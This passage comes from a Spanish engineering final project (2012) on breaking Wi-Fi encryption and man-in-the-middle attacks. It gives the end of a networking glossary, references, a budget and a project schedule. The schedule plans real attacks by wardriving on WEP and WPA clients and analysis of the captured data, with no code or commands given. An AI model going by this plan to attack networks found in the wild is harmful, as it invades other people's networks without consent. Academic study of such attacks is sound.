- **MAC:** control de acceso al medio.

- **MITM Main in the middle:** es un ataque en el que el enemigo adquiere la capacidad de leer, insertar y modificar a voluntad, los mensajes entre dos partes sin que ninguna de ellas conozca que el enlace entre ellos ha sido violado. El atacante debe ser capaz de observar e interceptar mensajes entre las dos víctimas. El ataque MitM es particularmente significativo en el protocolo original de intercambio de claves de Diffie-Hellman, cuando éste se emplea sin autenticación.

- **MIMO** (Multiple-Input Multiple-Output): Se refiere específicamente a la forma como son manejadas las ondas de transmisión y recepción en antenas para dispositivos inalámbricos como enrutadores. En el formato de transmisión inalámbrica tradicional la señal se ve afectada por reflexiones, lo que ocasiona degradación o corrupción de la misma y por lo tanto pérdida de datos.

- **Mobitex:** es un OSI basado en estándar abierto, el acceso público nacional inalámbrica de conmutación de paquetes de red de datos. Mobitex pone gran énfasis en la seguridad y la fiabilidad de su uso por militares, policías, bomberos y servicios de ambulancia. Mobitex se desarrolló a principios de la década de 1980 por el sueco Televerket Radio. Desde 1988, el desarrollo tuvo lugar en Eritel, una joint-venture entre la Ericsson y Televerket, más tarde como un Ericsson subsidiarios. Mobitex entró en funcionamiento en Suecia en 1986.

- **Módem** (Modulador Demodulador): es un dispositivo que sirve para enviar una señal llamada moduladora mediante otra señal llamada portadora. Se han usado módems desde los años 60, principalmente debido a que la transmisión directa de las señales electrónicas inteligibles, a largas distancias, no es eficiente, por ejemplo, para transmitir señales de audio por el aire, se requerirían antenas de gran tamaño (del orden de cientos de metros) para su correcta recepción. Es habitual encontrar en muchos módems de red conmutada la facilidad de respuesta y marcación automática, que les permiten conectarse cuando reciben una llamada de la RTPC (Red Telefónica Pública Conmutada) y proceder a la marcación de cualquier número previamente grabado por el usuario. Gracias a estas funciones se pueden realizar automáticamente todas las operaciones de establecimiento de la comunicación.

- **MOVISTAR:** es una compañía española de telefonía móvil que opera bajo la marca comercial Movistar y que pertenece a Telefónica. Dentro del grupo Telefónica, está asignada como filial a Telefónica de España. A pesar de que son compañías diferentes, desde mayo de 2010, Telefónica de España y Telefónica Móviles España operan bajo la misma marca Movistar y ofrecen paquetes de productos conjuntamente, pero legalmente continúan siendo empresas independientes.

- **Mozilla Firefox:** es un navegador web libre y de código abierto descendiente de Mozilla Application Suite y desarrollado por la Fundación Mozilla.

N

- No aplica

O

- **OFDM:** multiplexación por división de frecuencias ortogonales.

- **ONO:** adquirió diversas empresas de telecomunicaciones, siendo la compra más importante la de Auna en noviembre de 2005, para convertirse en la compañía de cable más importante de España. Se le une además el servicio de telefonía móvil mediante la licencia de OMV gracias a un acuerdo con Telefónica.

- **OSI:** (en inglés open system interconnection) o modelo de interconexión de sistemas abiertos: es el modelo de red descriptivo creado por la Organización Internacional para la Estandarización en el año 1984. Es decir, es un marco de referencia para la definición de arquitecturas de interconexión de sistemas de comunicaciones.

P

- **PA:** Punto de acceso.

- **PCMCIA**: es el acrónimo de Personal Computer Memory Card International Association, una asociación Internacional centrada en el desarrollo de tarjetas de memoria para ordenadores personales que permiten añadir al ordenador nuevas funciones. Existen muchos tipos de dispositivos disponibles en formato de tarjeta PCMCIA: módems, tarjetas de sonido, tarjetas de red.

- **PDA:** (del inglés personal digital assistant (asistente digital personal)), también denominado ordenador de bolsillo u organizador personal, es una computadora de mano originalmente diseñada como agenda electrónica (calendario, lista de contactos, bloc de notas y recordatorios) con un sistema de reconocimiento de escritura.

- **PEAP:** en español "Protocolo de autenticación extensible protegido" también conocido como EAP protegido PEAP, es un protocolo que encapsula el protocolo de autenticación extensible (EAP) dentro de una capa de cifrado y autenticado de transporte (TLS) del túnel. El propósito era corregir las deficiencias de EAP. EAP supone un canal de comunicación protegido, como la proporcionada por la seguridad física.

- **Point-to-point Protocol :**(en español Protocolo punto a punto), también conocido por su acrónimo PPP, es un protocolo de nivel de enlace estandarizado en el documento RFC 1661. Por tanto, se trata de un protocolo asociado a la pila TCP/IP de uso en Internet.

- **POP3 (Post Office Protocol):** Protocolo de la oficina de correo) en clientes locales de correo para obtener los mensajes de correo electrónico almacenados en un servidor remoto. Es un protocolo de nivel de aplicación en el Modelo OSI.

- **Pre-Shared Key o PSK:** en español clave pre compartida, es una clave secreta compartida con anterioridad entre las dos partes usando algún canal seguro antes de que se utilice. Para crear una clave de secreto compartido, se debe utilizar la función de derivación de claves. Estos sistemas utilizan casi siempre algoritmos de cifrado de clave simétrica. El término PSK se utiliza en cifrado Wi-Fi como WEP o WPA, donde tanto el punto de acceso inalámbrico (AP) como todos los clientes comparten la misma clave.

- **Protocolo:** es un conjunto de reglas usadas por computadoras para comunicarse unas con otras a través de una red por medio de intercambio de mensajes. Éste es una regla o estándar que controla o permite la comunicación en su forma más simple, puede ser definido como las reglas que dominan la sintaxis, semántica y sincronización de la comunicación. Los protocolos pueden ser implementados por hardware, software, o una combinación de ambos. A su más bajo nivel, éste define el comportamiento de una conexión de hardware.

Q

- No aplica

R

- **RADIUS (Remote Authentication Dial-In User Server):** Es un protocolo de autenticación y autorización para aplicaciones de acceso a la red o movilidad IP. Utiliza el puerto 1812 UDP para establecer sus conexiones.

- **RedIRIS:** es la red española para **I**nterconexión de los **R**ecursos **I**nformático**S** de las universidades y centros de investigación. Como tal provee de servicios de conexión a Internet a dichas instituciones. Fue fundada en el año 1988 como un proyecto del entonces Plan Nacional de I+D del Ministerio de Educación y Ciencia en colaboración con Telefónica a través de la fundación Fundesco y actualmente está gestionada por la Entidad Pública empresarial Red.es y financiada por el Plan Nacional de I+D+i.

- **RFC (Request for Comments):** en español "Petición De Comentarios", son una serie de notas sobre Internet, y sobre sistemas que se conectan a internet, que comenzaron a publicarse en 1969.

- **RFID:** sistema remoto de almacenamiento y recuperación de datos con el propósito de transmitir la identidad de un objeto (similar a un número de serie único) mediante ondas de radio.

- **Router:** conocido como encaminador, enrutador, direccionador o ruteador. Es un dispositivo de hardware usado para la interconexión de redes informáticas que permite asegurar el direccionamiento de paquetes de datos entre ellas o determinar la mejor ruta que deben tomar. Opera en la capa tres del modelo OSI.

S

- **Samba:** es una implementación libre del protocolo de archivos compartidos de Microsoft Windows (antiguamente llamado SMB, renombrado recientemente a CIFS) para sistemas de tipo UNIX.

- **Seatibiza.net**: foro de discusión sobre el Seat Ibiza y sus diferentes versiones así como el modelo Seat Córdoba.

- **SD:** Sistema de Distribución.

- **Sniffing:** Técnica por la cual se puede "escuchar" todo lo que circula por una red. Esto que en principio es propio de una red interna o Intranet, también se puede dar en la red de redes: Internet.

T

- **Tarjeta de sonido**: o placa de sonido es una tarjeta de expansión para computadoras que permite la salida de audio bajo el control de un programa informático llamado controlador (en inglés driver).

- **Tarjeta de red** o adaptador de red.

- **TCP/IP:** se denomina así en referencia a los dos protocolos más importantes que la componen: Protocolo de Control de Transmisión (TCP) y Protocolo de Internet (IP), que fueron dos de los primeros en definirse, y que son los más utilizados de la familia.

- **TDMA** (Time Division Multiple Access) o multiplexación por división de tiempo: es una técnica que permite la transmisión de señales digitales y cuya idea consiste en ocupar un canal (normalmente de gran capacidad) de trasmisión a partir de distintas fuentes, de esta manera se logra un mejor aprovechamiento del medio de trasmisión. El Acceso múltiple por división de tiempo (TDMA) es una de las técnicas de TDM más difundidas.

- **Telnet (TELecommunication NETwork):** es el nombre de un protocolo de red a otra máquina para manejarla remotamente como si estuviéramos sentados delante de ella.

- **TKIP (Temporal Key Integrity Protocol):** es también llamado hashing de clave WEP WPA, incluye mecanismos del estándar emergente 802.11i para mejorar el cifrado de datos inalámbricos. WPA tiene TKIP, que utiliza el mismo algoritmo que WEP, pero construye claves en una forma diferente.

- **TR:** Tarjeta de Red, es un periférico que permite la comunicación con aparatos conectados entre sí y también permite compartir recursos entre dos o más computadoras.

U

- **UMTS** o Sistema universal de telecomunicaciones móviles (Universal Mobile Telecommunications System : es una de las tecnologías usadas por los móviles de tercera generación, sucesora de GSM, debido a que la tecnología GSM propiamente dicha no podía seguir un camino evolutivo para llegar a brindar servicios considerados de tercera generación.

V

- **VOIP (Voice over IP):** es un grupo de recursos que hacen posible que la señal de voz viaje a través de Internet empleando un protocolo IP (Protocolo de Internet).

W

- **WAN** (red de área amplia): acrónimo de la expresión en idioma inglés *wide area network*, es un tipo de red de computadoras capaz de cubrir distancias desde unos 100 hasta unos 1000 km, proveyendo de servicio a un país o un continente. Un ejemplo de este tipo de redes sería RedIRIS, Internet o cualquier red en la cual no estén en un mismo edificio todos sus miembros (sobre la distancia hay discusión posible).

- **Warchalking:** es un lenguaje de símbolos normalmente escritos con tiza en las paredes que informa a los posibles interesados de la existencia de una red inalámbrica en ese punto.

- **Wardriving:** búsqueda de redes inalámbricas Wi-Fi desde un vehículo en movimiento. Implica usar un coche o camioneta y un ordenador equipado con Wi-Fi, como un portátil o una PDA, para detectar las redes. Esta actividad es parecida al uso de un escáner para radio.

- **WECA** Wireless Ethernet Compatibility Alliance: es una empresa creada en 1999 con el fin de fomentar la compatibilidad entre tecnologías Ethernet inalámbricas bajo la norma 802.11 del IEEE. WECA cambió de nombre en 2003, pasando a denominarse Wi-Fi Alliance.

- **WEP (Wired Equivalent Privacy):** en español "Privacidad Equivalente a Cableado", es el sistema de cifrado incluido en el estándar IEEE 802.11 como protocolo para redes Wireless que permite cifrar la información que se transmite. Proporciona un cifrado a nivel 2, basado en el algoritmo de cifrado RC4 que utiliza claves de 64 bits (40 bits más 24 bits del vector de iniciación IV) o de 128 bits (104 bits más 24 bits del IV). Los mensajes de difusión de las redes inalámbricas se transmiten por ondas de radio, lo que los hace más susceptibles, frente a las redes cableadas, de ser captados con relativa facilidad. Presentado en 1999, el sistema WEP fue pensado para proporcionar una confidencialidad comparable a la de una red tradicional cableada.

- **Wi-Fi:** es una marca de la Wi-Fi Alliance (anteriormente la WECA: Wireless Ethernet Compatibility Alliance), la organización comercial que adopta, prueba y certifica que los equipos cumplen los estándares 802.11 relacionados a redes inalámbricas de área local.

- **WiFiSlax:** es una distribución GNU/Linux con funcionalidades de LiveCD y LiveUSB pensada y diseñada para la auditoría de seguridad y relacionada con la seguridad informática en general.

- **Wifiway:** es una distribución GNU/Linux pensada y diseñada para la auditoría de seguridad de las redes WiFi, Bluetooth y RFID. Se publican imágenes iso con funcionalidades de LiveCD y LiveUSB.

- **WiMAX** (Worldwide Interoperability for Microwave Access, es decir, Interoperabilidad Mundial para Acceso con Microondas): estándar de comunicación inalámbrica basado en la norma IEEE 802.16.

- **Wireless network:** Red inalámbrica.

- **WLAN** (Wireless Local Area Network): redes de área local.

- **WMAN** (Wireless Metropolitan Area Network): red de área metropolitana.

- **WPA (Wi-Fi Protected Access):** en español «Acceso Wi-Fi protegido», es un sistema para proteger las redes inalámbricas (Wi-Fi); creado para corregir las deficiencias del sistema previo, Wired Equivalent Privacy (WEP). WPA implementa la mayoría del estándar IEEE 802.11i, y fue creado como una medida intermedia para ocupar el lugar de WEP mientras 802.11i era finalizado. WPA fue creado por The Wi-Fi Alliance («La alianza Wi-Fi»).

- **WPAN** (*Wireless Personal Area Network)*: red de cobertura personal.

X

- **XOR:** El operador lógico Disyunción exclusiva también llamado o exclusivo, simbolizado como XOR, EOR, EXOR, es un tipo de disyunción lógica de dos operandos que es verdad si solo un operando es verdad pero no ambos

Y

- No aplica

Z

- **ZigBee:** basado en la especificación IEEE 802.15.4 y utilizado en aplicaciones como la domótica, que requieren comunicaciones seguras con tasas bajas de transmisión de datos y maximización de la vida útil de sus baterías, bajo consumo.

Otros

- **3G:** es la abreviación de tercera generación de transmisión de voz y datos a través de telefonía móvil mediante UMTS (Universal Mobile Telecommunications System o servicio universal de telecomunicaciones móviles).

10. Referencias

Links de Referencia y Bibliografía

[1] HTTP://www.manual-wifi.com/tipos-de-redes-inalambricas/

[2] HTTP://utreranet.es.tl/

[3] HTTP://standards.ieee.org/getieee802/download/802.11a-1999.pdf

[4] HTTP://standards.ieee.org/getieee802/download/802.11b-1999.pdf

[5] HTTP://standards.ieee.org/getieee802/download/802.11g-1999.pdf

[6] HTTP://standards.ieee.org/getieee802/download/802.11n-2009.pdf

[7]HTTP://www.lsi.uvigo.es/lsi/jdacosta/documentos/apuntes%20web/Topologia%20de%20redes.pdf

[8] J. Jun, P. Peddabachagari, and M. L. Sichitiu, "Theoretical maximum throughput of IEEE 802.11 and its applications," in Proc. Second IEEE International Symposium on Network Computing and Applications (NCA 2003), (Cambridge, MA), pp. 249–256, Apr. 2003.

[9] HTTP://www.indiana.edu/~phishing/papers/warkit.pdf

[10] HTTP://www.blackbeltjones.com/warchalking/warchalking0_9.pdf

[11]- "WEP Wired Equivalent Privacy" HTTP://www-ma2.upc.es/~cripto/Q1-02-03/wep.pdf

[12] HTTP://people.csail.mit.edu/rivest/faq.html#Ron

[13]HTTP://web.archive.org/web/20080404222417/HTTP://cypherpunks.venona.com/date/1994/09/msg00304.html

[14] HTTP://courses.csail.mit.edu/6.857/2008/lecture.html

[15]]- S. Fluhrer, I. Mantin, A. Shamir, "Weaknesses in the Key Scheduling Algorithm of RC4", agosto de 2001.

[16] Peterson, W. W. and Brown, D. T. (January 1961). "Cyclic Codes for Error Detection". Proceedings of the IRE.

[17] Ritter, Terry (February 1986). "The Great CRC Mystery". Dr. Dobb's Journal 11 (2): 26–34, 76–83. Retrieved 21 May 2009.

[18] N. Cam-Winget, Nancy; R. Housley, Russ; D. Wagner, David; J. Walker, Jesse (May 2003). "Security Flaws in 802.11 Data Link Protocols". Communications of the ACM 46.

11. Presupuesto

En el apartado Presupuesto conoceremos los medios necesarios para el desarrollo de este proyecto. Incluiremos el Diagrama de Gantt, el Uso de Tareas, y un análisis de costes del proyecto.

Realizando cálculos llegamos a la conclusión de que este presupuesto asciende a la cantidad de **35.924,34€uros**

Leganés a 10 de Julio de 2012

Ingeniero investigador y desarrollador del proyecto:

Diego Escobar Arevalillo

Planificación

Para la planificación del proyecto este se dividió en 4 fases:

- Análisis

En la fase de análisis absorberemos toda la documentación necesaria acerca de las diferentes herramientas de libre distribución que existen para el ataque de diferentes protocolos WEP, WPA y WPA2, así como la documentación de los script y herramientas necesarias para realizar el ataque MITM.

- Diseño

Pasaremos a la fase de diseño una vez terminada la fase de análisis, donde se ha tenido en cuenta los requisitos hardware necesarios para la instalación de los script y sistemas operativos necesarios para realizar los diferentes ataques.

- Implementación

A continuación en la fase de implementación, una vez teníamos claro los requisitos hardware necesarios se instalaron los sistemas operativos en las máquinas y la instalación de scripts y herramientas que nos van a permitir el ataque.

- Pruebas

En la fase de pruebas se trata de realizar un ataque real utilizando el método de wardriving y observar los resultados obtenidos.

- Documentación

En la última fase se explica cómo se ha desarrollado el proyecto y se establece unas pautas a seguir documentadas de cómo se ha llevado a cabo el mismo.

- Análisis: Del 7 de Julio al 21 de Septiembre, 55 días laborables.

- Diseño: Del 21 de Septiembre al 17 de Octubre, 19 días laborables.

- Implementación: Del 17 de Octubre al 27 de Octubre, 9 días laborables.

- Pruebas: Del 27 de Octubre al 20 de Marzo, 104 días laborables.

- Documentación: Del 20 de Marzo al 04 de Junio, 55 días laborables.

Id	Nombre de tarea	Duración	Comienzo	Fin	Predecesoras
1	**Proyecto**	**238 días**	**jue 07/07/11**	**lun 04/06/12**	
2	Inicio del Proyecto	0 días	jue 07/07/11	jue 07/07/11	
3	**1. Analisis**	**55 días**	**jue 07/07/11**	**mié 21/09/11**	
4	Inicio fase Analisis	0 días	jue 07/07/11	jue 07/07/11	
5	**1.1 Análisis y Requisitos**	**45 días**	**jue 07/07/11**	**mié 07/09/11**	
6	1.1.1 Busqueda de documentacion de herramientas	30 días	jue 07/07/11	mié 17/08/11	4
7	1.1.2 Lectura y analisis de documentacion	15 días	jue 18/08/11	mié 07/09/11	6
8	**1.2 Analisis de requisitos HW para instalacion**	**10 días**	**jue 08/09/11**	**mié 21/09/11**	
9	1.2.1 Analizar y entender requisitos minimos para la instalacion de herramientas	10 días	jue 08/09/11	mié 21/09/11	7
10	Fin fase Analisis	0 días	mié 21/09/11	mié 21/09/11	
11	**2.Diseño**	**19 días**	**mié 21/09/11**	**lun 17/10/11**	
12	Inicio fase Diseño	0 días	mié 21/09/11	mié 21/09/11	
13	**2.1 Diseño de instalacion de SW**	**15 días**	**mié 21/09/11**	**mar 11/10/11**	
14	2.1.1 Definir software necesario para su instalacion	15 días	mié 21/09/11	mar 11/10/11	12
15	**2.2 Analisis y funcionamiento de sofware instalado**	**4 días**	**mié 12/10/11**	**lun 17/10/11**	
16	2.2.1 Definicion de drivers necesarios para tarjetas de red en modo monitor	2 días	mié 12/10/11	jue 13/10/11	14
17	2.2.2 Definicion de drivers restos de dispositivos	2 días	vie 14/10/11	lun 17/10/11	16
18	Fin fase Diseño	0 días	lun 17/10/11	lun 17/10/11	
19	**3. Implementacion**	**9 días**	**lun 17/10/11**	**jue 27/10/11**	
20	Inicio fase Implementación	0 días	lun 17/10/11	lun 17/10/11	
21	**3.1 Instalacion Sistema operativo**	**1 día**	**lun 17/10/11**	**lun 17/10/11**	
22	3.1.1 Instalacion del sistema operativo	1 día	lun 17/10/11	lun 17/10/11	20
23	**3.2 Instalacion de drivers necesarios**	**4 días**	**mar 18/10/11**	**vie 21/10/11**	
24	3.2.1 Instalacion de drivers necesarios para tarjetas de red y restos de dispositivos	1 día	mar 18/10/11	mar 18/10/11	22
25	3.2.2 Comprobacion de su correcto funcionamiento	3 días	mié 19/10/11	vie 21/10/11	24
26	**3.3 Instalacion de Software necesario para realizar el ataque**	**4 días**	**lun 24/10/11**	**jue 27/10/11**	
27	3.3.1 Instalacion de software para realizar mitm y demas herramientas	1 día	lun 24/10/11	lun 24/10/11	25
28	3.3.2 Comprobacion y correcto funcionamiento	3 días	mar 25/10/11	jue 27/10/11	27
29	Fin fase Implementacion	0 días	jue 27/10/11	jue 27/10/11	
30	**4. Pruebas**	**104 días**	**jue 27/10/11**	**mar 20/03/12**	
31	Inicio fase Pruebas	0 días	jue 27/10/11	jue 27/10/11	29
32	**4.1 Ataque WEP**	**35 días**	**jue 27/10/11**	**mié 14/12/11**	
33	4.1.1 Busqueda de Clientes protocolo WEP	20 días	jue 27/10/11	mié 23/11/11	31
34	4.1.2 Ataque y Analisis de datos obtenidos	15 días	jue 24/11/11	mié 14/12/11	33
35	**4.2 Ataque WPA**	**35 días**	**jue 15/12/11**	**mié 01/02/12**	
36	4.2.1 Busqueda de Clientes protocolo WPA	20 días	jue 15/12/11	mié 11/01/12	34
37	4.2.2 Ataque y Analisis de datos obtenidos	15 días	jue 12/01/12	mié 01/02/12	36
38	**4.3 Analisis datos anteriores**	**7 días**	**jue 02/02/12**	**vie 10/02/12**	

Proyecto: proyect.mpp
Fecha: lun 04/06/12

Tarea — Hito — Tareas externas
División — Resumen — Hito externo
Progreso — Resumen del proyecto — Fecha límite


Página 1

